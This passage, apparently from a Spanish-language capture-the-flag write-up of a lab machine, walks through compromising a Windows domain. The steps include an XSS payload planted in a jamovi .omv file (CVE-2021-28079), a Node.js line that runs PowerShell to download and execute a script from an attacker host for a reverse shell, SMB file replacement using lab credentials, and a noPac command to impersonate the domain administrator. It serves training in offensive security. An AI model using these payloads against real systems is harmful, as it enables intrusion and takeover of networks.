[+] File output to: /home/kali/Desktop/anubis/nodejs/10.10.11.102-Shared_Documents_Analytics_Whatif.omv

❯ ls
10.10.11.102-Shared_Documents_Analytics_Whatif.omv
```


Dentro de este comprimido, podemos encontrarnos la carpeta "META-INF" la cual contiene un "MANIFEST.MF" que nos informa del software en el que se ha generado, en este caso podremos ver "Created-By: jamovi 1.6.16.0"



Vale, yo lo primero que me pregunto es... ¿qué es jamovi?

> Jamovi es una **Interfaz Gráfica de Usuario** (GUI en inglés), creada por Jonathon Love, Damian Dropmann y Ravi Selker, que permite acceder a muchas capacidades del entorno estadístico R sin que el usuario tenga que conocer el lenguaje de comandos propio de este entorno.

Perfecto, una vez sabido esto, ¿tendrá vulnerabilidades?, pues si, resulta que en el 2021 publicaron una vulnerabilidad la cual informa que en el campo "column name" se puede hacer un XSS:



Jamovi : Security Vulnerabilities Published In 2021

2021 : January February March April May June July August September October November December CVSS Scores Greater Than: 0 1 2 3 4 5 6 7 8 9

Sort Results By : CVE Number Descending CVE Number Ascending CVSS Score Descending Number Of Exploits Descending

Copy Results Download Results

#	CVE ID	CWE ID	# of Exploits	Vulnerability Type(s)	Publish Date	Update Date	Score	Gained Access Level	Access	Complexity	Authentication	Conf.	Integ.	Avail.
1	CVE-2021-28079	79		XSS	2021-04-26	2021-04-30	4.3	None	Remote	Medium	Not required	None	Partial	None


Jamovi <=1.6.18 is affected by a cross-site scripting (XSS) vulnerability. The column-name is vulnerable to XSS in the ElectronJS Framework. An attacker can make a .omv (Jamovi) document containing a payload. When opened by victim, the payload is triggered.

Si descomprimimos podremos encontrar un archivo llamado "metadata,json" el cual contiene un campo llamado "name" en el que se podría insertar un XSS según hemos leído en la vulnerabilidad anterior:

```
{
    "name": "Sepal.Length",
    "id": 1,
    "columnType": "Data",
    "dataType": "Decimal",
    "measureType": "Continuous",
    "formula": "",
    "formulaMessage": "",
    "parentId": 0,
    "width": 100,
    "type": "number",
    "importName": "Sepal.Length",
    "description": "",
    "transform": 0,
    "edits": [],
    "missingValues": []
},
{
    "name": "Sepal.Width",
    "id": 2,
    "columnType": "Data",
```

Sabemos que se puede hacer un XSS, pero ¿a qué tecnología le hacemos el ataque?, ¿qué lenguaje de programación se ejecutará para que nosotros obtengamos una reverse shell?, si nos vamos a la descripción de la vulnerabilidad podremos encontrar la tecnología "Electron.js":

Por lo que podemos encontrar en su página web que utiliza NodeJs:



Entonces lo que haremos es, vamos a eliminar el archivo "Whatif.mov" del directorio de recursos compartidos que hemos visto para reemplazarlo por nuestro archivo malicioso, de manera que cuando un usuario monte este comprimido (a mi intuición como proyecto) ejecutará un archivo js que tendremos en nuestro equipo que nos conecte a una reverse shell:
Paso 1: Insertar el XSS malicioso dentro del campo "name" del fichero "metadata.json":

```
"dataSet": {
    "rowCount": 150,
    "columnCount": 5,
    "removedRows": [],
    "addedRows": [],
    "fields": [
        {
            "name": "<script src=\"http://10.10.14.8/nodeshell.js\"></script>",
            "id": 1,
            "columnType": "Data",
            "dataType": "Decimal",
```

Paso 2: Comprimir de nuevo los ficeros (nos posicionaremos dentro de la carpeta donde se encuentran todos los archivos descomprimidos) :

```
zip -r Whatif.omv *
```

Paso 3: Borrar el archivo ya existente del recurso compartido conectándonos por smbclient:

```
smbclient //10.10.11.102/Shared -U "localadmin%Secret123"
```

```
smb: \Documents\Analytics\> del Whatif.omv
smb: \Documents\Analytics\>
```

Paso 4: Subir nuestro archivo malicioso al directorio de recursos compartidos:


```
smb: \Documents\Analytics\> put Whatif.omv
putting file Whatif.omv as \Documents\Analytics\Whatif.omv (17,2 kb/s) (average 17,2 kb/s)
smb: \Documents\Analytics\> ls
  .                                   D        0  Sun Jan 15 15:27:21 2023
  ..                                  D        0  Sun Jan 15 15:27:21 2023
  Big 5.omv                           A     6455  Tue Apr 27 20:39:20 2021
  Bugs.omv                            A     2897  Tue Apr 27 20:39:55 2021
  Tooth Growth.omv                    A     2142  Tue Apr 27 20:40:20 2021
  Whatif.omv                          A     3546  Sun Jan 15 15:27:21 2023
```

Paso 5: Crear un archivo js el cual compartiremos para que haga una conexión a la máquina Windows por Powershell:

```
require('child_process').exec("IEX(New-Object
Net.WebClient).downloadString('http://10.10.14.8/power.ps1')"
```

Paso 6: Compartir el archivo malicioso mediante un servidor http.

Una vez obtenida la sesión, seremos el usuario "diegrocruz", si nos vamos a su escritorio tendremos la primera flag!!:



Como tenemos acceso directo por proxychains al directorio activo, vamos a hacer los siguientes pasos:

Paso1: Sincronizamos la hora de nuestro equipo con la hora de sistema del directorio activo (debemos desactivar la hora automática de nuestro equipo):

```
timedatectl set-timezone 'GMT'
```

```
date --set="$(curl -s -X GET ""https://windcorp.htb -I -k | grep date
| cut -d ' ' -f 2-)"
```

Utilizaremos "noPac" una herramienta que explota la vulnerabilidad "CVE-2021-42278"

Kerberos cuando no encuentra una cuenta de usuario vuelve a intentarlo agregando un $ para determinar si la cuenta es una cuenta de equipo local o una cuenta de usuario, dado que las cuentas locales dentro de un equipo se guardan con un $.

Kerberos requiere un TGT cuando se solicita un Ticket de servicio o TGS. El tema es que si por ejemplo Pepito obtiene un TGT y el usuario Pepito es eliminado o renombrado después, al usarlo para solicitar un ticket de servicio de otro usuario (el llamado S4U2self) provocará que el KDC busque pepito$ en la base de datos del AD, como comentábamos.

Un atacante renombra la cuenta de equipo con el nombre del controlador de dominio (dc$) y cuando usa el TGT modifica el nombre de usuario, de modo que la respuesta (TGS_REP) al no encontrar la cuenta de usuario devolverá el ticket de servicio para la cuenta de equipo, es decir, para el controlador de dominio spoofeado...


El único prerequisito es que hay que tener permiso de escritura para el atributo sAMAccountName. Sin embargo, por defecto los usuarios normales en el dominio pueden crear 10 cuentas de equipo (MachineAccountQuota), y el creador tiene permisos de escritura para las cuentas de equipo y, por supuesto, estos dos atributos se pueden cambiar.


Una vez entendido este concepto, todos estos pasos son los que automatiza "noPac", para ello, como ya tenemos unas credenciales válidas de dominio descargaremos la herramienta y mediante el tunel de proxychains la ejecutaremos:

```
proxychains python noPac.py windcorp.htb/localadmin:'Secret123' -dc-ip

172.23.32.1 -dc-host earth -shell --impersonate administrator
```

Por lo que con esto obtendremos una shell a nivel de sistema, pudiendo acceder al escritorio del administrador donde estará la flag.





Autor de esta guía

Joan Moya - Offensive Security Engineer & Product Owner

Joan es un creador y divulgador de contenido español, entusiasta del hacking ético y la programación. Especializado en seguridad informática ofensiva y programación "full-stack". Actualmente desempeña el rol de "Offensive Security Engineer" y "Product Owner", liderando equipos de desarrollo enfocado en plataformas de ciberseguridad.

Ver más contenido de este autor

Puedes encontrar más contenido como este en www.cylum.tech

Cylum

CYBERSECURITY AS A SERVICE

Simplificamos la ciberseguridad

Soluciona tus necesidades de ciberseguridad, protégete ante los riesgos digitales. Cumple con la regulación.

Personal Experto

Tecnología

Cumplimiento normativo

Protección 24x7